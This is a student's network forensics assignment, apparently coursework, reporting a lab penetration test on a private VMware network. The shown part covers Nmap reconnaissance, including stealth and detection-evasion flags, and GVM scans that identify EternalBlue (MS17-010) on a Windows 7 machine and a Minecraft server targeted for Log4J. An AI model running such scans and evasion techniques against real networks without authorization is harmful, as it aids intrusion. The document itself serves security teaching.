Network Forensics Assignment 1

George Lipceanu

Student Number 20103125

20103125@mail.wit.ie

South East Technological University, Waterford, Ireland

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1 Introduction

The goal of this assignment is to demonstrate an attack against multiple machines on a given network. The network used in this assignment is 192.168.57.0 /24 (a custom VMWare network). The attacks that will be covered in this assignment are the EternalBlue RCE attack (MS17-010, CVE 2017-0144) on a Windows 7 virtual machine and the Log4J RCE attack (CVE 2021-44228) on a Linux machine that is running a Minecraft server (through Java) with a version of the Log4J Java module without the vulnerability patch.

2 Tools Selected

The list of the tools used to carry out this assignment and what these tools were used for can be found in Table 1 on the following page.

Tool	Use
Kali	Operating System used to carry out attacks.
Nmap	Scan Networks and specific remote hosts for open ports, identifying potential vulnerabilities and banner grabbing.
GVM	Scan Networks and specific remote hosts for security vulnerabilities within these remote systems, providing further details and information on these vulnerabilities.
Nessus	Scan Networks and specific remote hosts for security vulnerabilities within these remote systems, providing further details and information on these vulnerabilities.
Python	Write scripts for identifying specific vulnerabilities, and for sending payloads to vulnerable machines for exploitation.
Metasploit	Research databases of vulnerabilities, scan remote hosts for specific vulnerabilities, provide and generate payloads for exploitation and back doors for persistence, create sessions and reverse shells on these machines and provide tools for exploitation once connected.
SearchSploit	Search through Exploit-DB.
Netcat	Open ports on the attacking machine to listen for any incoming traffic at that port, open reverse shells coming from another machine and file transfers between machines at specific ports.
Git	Pull specific repositories needed for certain exploits
Maven	Compile code which was pulled down using Git using. pom.xml files.
John the Ripper	Crack password hashes acquired from hash dumps on exploited machines.
Java	Write and compile code used for exploiting specific vulnerabilities.
John the Ripper	Crack password hashes acquired from hashdumps of machines.

Table 1: Tools used for attacks.

3 The Attack Phase 1

This attack phase involves uncovering and gathering information on the devices in the network. Using Nmap, a scan can be performed on the network to discover remote hosts connected to the network. This can be done using the following command on a Kali Linux machine:

```
Nmap -sS -sV -O -Pn -T1 192.168.57.1/24
```

This command scans IPv4 addresses 192.168.57.1-254 (all the IPv4 addresses available on the 192.168.57.0/24 network) and attempts to find all machines connected to the network, as well as their open ports.

- **-sS:** Only sends a SYN packet to a specific port and sending a RST packet once it receives a SYN, ACK from the port that it is scanning, leaving the TCP 3-way handshake incomplete. This makes it stealthier than a normal scan as it is often less likely to be logged by the target machine.
- **-sV:** Enables version detection and attempts to determine the version of services running on specific ports, which can be useful when determining the details of a machine and its potential vulnerabilities.
- **-O:** Enables OS detection, which attempts to determine the operating system and version of machine, which is also useful for determining the details of a machine and its potential vulnerabilities.
- **-Pn:** Skips ICMP ping to IP and assumes it is an active machine, which can bypass certain firewalls and potential logs but makes a full network scan considerably slower.
- **-T1:** Sets the scan speed timing to the second slowest speed (T0 being the slowest and T5 being the fastest), which can help minimise detection from detection systems that may be installed in certain machines, increasing the stealthiness of the scan (**Note:** the "-T1" option was not used for the actual scan as it takes too long and caused the Kali system to freeze mid scan, which is likely due to the hardware limitations of the laptop used to conduct this attack scenario. This option should be used if stealth and evading detection is a priority)

Once the scan had finished, the following output was given:

```
┌──(kali㉿kali)-[~/tmp/poc]
└─$ nmap -sS -sV -O -Pn 192.168.57.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 05:38 EST
Nmap scan report for 192.168.57.1
Host is up (0.00036s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:50:56:C0:00:01 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11 (89%)
Aggressive OS guesses: Microsoft Windows 11 21H2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.57.131
Host is up (0.00081s latency).
All 1000 scanned ports on 192.168.57.131 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:4A:CE:99 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.57.145
Host is up (0.00081s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:1E:27:1A (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o
:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1
Update 1
Network Distance: 1 hop
Service Info: Host: WIN-JN2NT6PQCP1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 1: Nmap output 1

```
Nmap scan report for 192.168.57.254
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.57.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EC:9F:8E (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.57.130
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8888/tcp open  http    SimpleHTTPServer 0.6 (Python 3.12.6)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 95.80 seconds

┌──(kali㉿kali)-[~/tmp/poc]
└─$
```

Figure 2: Nmap output 2

3.1 Finding 1

From Figure 1, it can be seen that there is a Windows machine with the IP 192.168.57.145 on the network. It has open TCP ports at port 135, 139, 445 and 49152-49157. It can also be gathered that the machine is running either a version of Windows 7, Server 2008, 8 or 8.1.

3.2 Finding 2

Figure 2 indicates that there is another machine with the IP 192.168.57.131 on the network. Although there is no information given about the machine, another Nmap scan be done on the specific machine to gather more information using the following command:

```
Nmap -sS -sV -O -Pn -p- 192.168.57.131
```

Normally Nmap only scans the most commonly used ports, however the "-p-" option enables Nmap to scan every port on a machine (**Note:** The "-T1" option has been taken off the command, as this is only a demonstration and the option increases the time a scan takes by a significant amount. The "-T" options should be used and considered in a real pen-testing environment).
After entering this command, the following output was given:




Figure 3: Nmap scan of all ports on the machine at 192.168.57.131

This output shows that the 25565 port is open and is running a Minecraft server, specifically the 1.8.8 version of the game. It also shows us that the server is being run on a Linux machine, although it couldn't find the actual Linux distribution being run.

3.3 Other Notes

Figure 1 shows a host with the IP 192.168.57.1, which is the machine that is running the whole virtual environment, so it can be ignored for this scenario. Figure 2 shows that there is also a host up at 192.168.57.254 with no open ports. It also shows that the host at IP 192.168.57.130 is exactly 0 hops away, implying it is the Kali Linux machine that is attacking the machines on the network. An "ifconfig" can be executed in the terminal to prove this:




Figure 4: ifconfig on Kali machine

This means that the host at 192.168.57.254 must be the default gateway assigned to the virtual network (configured in the VMWare settings) since the rest of the hosts are machines, and since a network must have a default gateway to communicate.

3.4 Summary

From these findings, it can be deduced that there is a Windows machine on the network with multiple open ports, which can potentially be exploited. It can also be concluded that there is a Minecraft server running on a Linux machine on the network. Because of the amount of information gathered from scanning port 25565, it suggests that there may be a chance that the server can be exploited.

4 The Attack Phase 2

This phase of the attack focuses on identifying and researching potential vulnerabilities of the machines on the network.

4.1 GVM

A tool that can be used to scan for vulnerabilities on certain ports is Greenbone Vulnerability Manager. GVM can do this automatically by using the Task Wizard in the GVM Scans Tab:




Figure 5: Hover over the Wand icon and select "Task Wizard".





Figure 6: Type in the IP address and click "Start Scan" (Uses "Full and Fast" config as default).

A scan of the Windows 7 machine produces the following output in the Scans tab:




Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.57.145	Done	1	Sun, Nov 3, 2024 11:04 AM UTC	10.0 (High)		

1 - 1 of 1

Figure 7: Sample Figure

This scan gave the machine a vulnerability rating of 10.0, meaning that there are serious vulnerabilities on the machine that are exploitable and require immediate attention. Clicking into the results, there are major vulnerabilities on port 445, which can be seen below:



Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
SMB Brute Force Logins With Default Credentials	10.0 (High)	99 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.57.145		general/tcp	Sun, Nov 3, 2024 11:07 AM UTC
SMB Brute Force Logins With Default Credentials	10.0 (High)	99 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.8 (High)	95 %	192.168.57.145		445/tcp	Sun, Nov 3, 2024 11:09 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.57.145		135/tcp	Sun, Nov 3, 2024 11:08 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	192.168.57.145		general/tcp	Sun, Nov 3, 2024 11:07 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.57.145		general/icmp	Sun, Nov 3, 2024 11:07 AM UTC

1 - 7 of 7

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 7 of 7

Figure 8: Completion of Windows scan.

GVM allows users to export details of the scan to a PDF File, where these vulnerabilities can be read in further detail as shown in the figure below:




Figure 9: Windows scan findings.

High (CVSS: 8.8)

NVT: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)

Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.

Quality of Detection (QoD): 95%

Vulnerability Detection Result
Vulnerability was detected according to the Vulnerability Detection Method.

Impact
Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server.

Solution:
Solution type: VendorFix
The vendor has released updates. Please see the references for more information.

Affected Software/OS
- Microsoft Windows 10 x32/x64
- Microsoft Windows Server 2012
- Microsoft Windows Server 2016
- Microsoft Windows 8.1 x32/x64

. . . continues on next page . . .

Figure 10: Windows scan findings PDF 1.

- Microsoft Windows Server 2012 R2
- Microsoft Windows 7 x32/x64 Service Pack 1
- Microsoft Windows Vista x32/x64 Service Pack 2
- Microsoft Windows Server 2008 R2 x64 Service Pack 1
- Microsoft Windows Server 2008 x32/x64 Service Pack 2

Vulnerability Insight
Multiple flaws exist due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.

Vulnerability Detection Method
Send the crafted SMB transaction request with fid = 0 and check the response to confirm the vulnerability.
Details: `Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)`
OID:1.3.6.1.4.1.25623.1.0.810676
Version used: `2024-07-17T05:05:38Z`

References
`cve: CVE-2017-0143`
`cve: CVE-2017-0144`
`cve: CVE-2017-0145`
`cve: CVE-2017-0146`
`cve: CVE-2017-0147`
`cve: CVE-2017-0148`
`cisa: Known Exploited Vulnerability (KEV) catalog`
`url: https://www.cisa.gov/known-exploited-vulnerabilities-catalog`
`url: https://support.microsoft.com/en-us/kb/4013078`
`url: http://www.securityfocus.com/bid/96703`
`url: http://www.securityfocus.com/bid/96704`
`url: http://www.securityfocus.com/bid/96705`
`url: http://www.securityfocus.com/bid/96707`
`url: http://www.securityfocus.com/bid/96709`
`url: http://www.securityfocus.com/bid/96706`
`url: https://technet.microsoft.com/library/security/MS17-010`
`url: https://github.com/rapid7/metasploit-framework/pull/8167/files`
`cert-bund: CB-K17/0435`
`dfn-cert: DFN-CERT-2017-0448`

Figure 11: Windows scan findings PDF 2.

The findings shown in Figures 10 and 11 show that there is a SMB RCE vulnerability at port 445 that affects Windows 7 machines, referring to CVE-2017-0144 (the Eternal Blue exploit). From references found online [1], this exploit takes advantage of a security vulnerability in the SMBv1 protocol in certain Windows devices, including Windows 7. It does this by sending particularly crafted packets to vulnerable systems that allow remote attackers to execute code on the target system.

A scan using the same configuration except for changing the IP to that of the Linux machine produced the following output:

Figure 12: Sample Figure

2.1.1 Low general/icmp




Figure 13: Sample Figure

This scan reveals that GVM could only ping to the IP, failing to find any notable vulnerabilities in the machine.

4.2 Nessus

On top of GVM, Nessus was also used to try find vulnerabilities in the 2 machines. This was done using a basic scan and configuring the ports to the corresponding open ports. The reason Nessus is used as well is to verify certain vulnerabilities and potentially find new vulnerabilities too.
The Windows machine was scanned using the default configurations and produced the following:




Figure 14: Windows Nessus scan creation.

